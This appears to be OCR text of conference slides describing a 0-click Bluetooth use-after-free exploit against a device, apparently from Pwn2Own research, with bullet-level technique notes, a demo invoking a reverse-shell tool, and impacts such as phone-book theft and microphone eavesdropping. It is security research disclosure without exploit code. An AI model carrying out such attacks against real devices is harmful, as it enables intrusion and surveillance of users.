
Solution:

- Put the payload out of stack using AAW
- Bypass fastbin consolidations

Exploit :: Stability :: Result


96% stability

Exploit :: Stability



A slavic meme

Exploit :: Demonstration



```
konata@akatsu  poc  sudo ./run_dev.sh
```

```
konata@akatsu  ~  ~/dev/tools/tsh/tsh.alpine cb
```

PWN Results

Results

- 0-click Bluetooth Remote Use-After-Free

Results

- 0-click Bluetooth Remote Use-After-Free
- Converted it into AAW / AAR / Universal Heap Spraying

Results

- 0-click Bluetooth Remote Use-After-Free
- Converted it into AAW / AAR / Universal Heap Spraying
- Bypassed all the possible mitigations

  Which might be enabled by the vendor before Pwn2Own

Results

- 0-click Bluetooth Remote Use-After-Free
- Converted it into AAW / AAR / Universal Heap Spraying
- Bypassed all the possible mitigations

  Which might be enabled by the vendor before Pwn2Own
- Got root reverse shell on top of TCP/IP

Results

- 0-click Bluetooth Remote Use-After-Free
- Converted it into AAW / AAR / Universal Heap Spraying
- Bypassed all the possible mitigations

  Which might be enabled by the vendor before Pwn2Own
- Got root reverse shell on top of TCP/IP
- 96% stability

Results

- 0-click Bluetooth Remote Use-After-Free
- Converted it into AAW / AAR / Universal Heap Spraying
- Bypassed all the possible mitigations

  Which might be enabled by the vendor before Pwn2Own
- Got root reverse shell on top of TCP/IP
- 96% stability
- Went to a psychotherapist

Impact and Implications


RCE Impact

0-click RCE leads to:

RCE Impact

0-click RCE leads to:


- Deface – Faking the display image
  - Show arbitrary images
  - Ability to implement touch actions
  - Run Doom! (by NCC Group EDG)



RCE Impact


0-click RCE leads to:

- Deface – Faking the display image
- Stealing phone book information



Recent Call
Mi Phone

Unknown 2024/07/16/18:54
Unknown 2024/07/16/18:54
Unknown 2024/07/15/19:05
*300 2024/07/15/15:57
+36 2023/05/15/16:49
+255 2023/03/11/17:03



Phone Book
Mi Phone

CEO
+36123456789

RCE Impact

0-click RCE leads to:

- Deface – Faking the display image
- Stealing phone book information
- Eavesdropping on an external microphone

RCE Impact

0-click RCE leads to:

- Deface – Faking the display image
- Stealing phone book information
- Eavesdropping on an external microphone
- GPS coordinates (?)


RCE Impact

0-click RCE leads to:

- Deface – Faking the display image
- Stealing phone book information
- Eavesdropping on an external microphone
- GPS coordinates (?)
- Listening to bluetooth data
    - Audio streaming

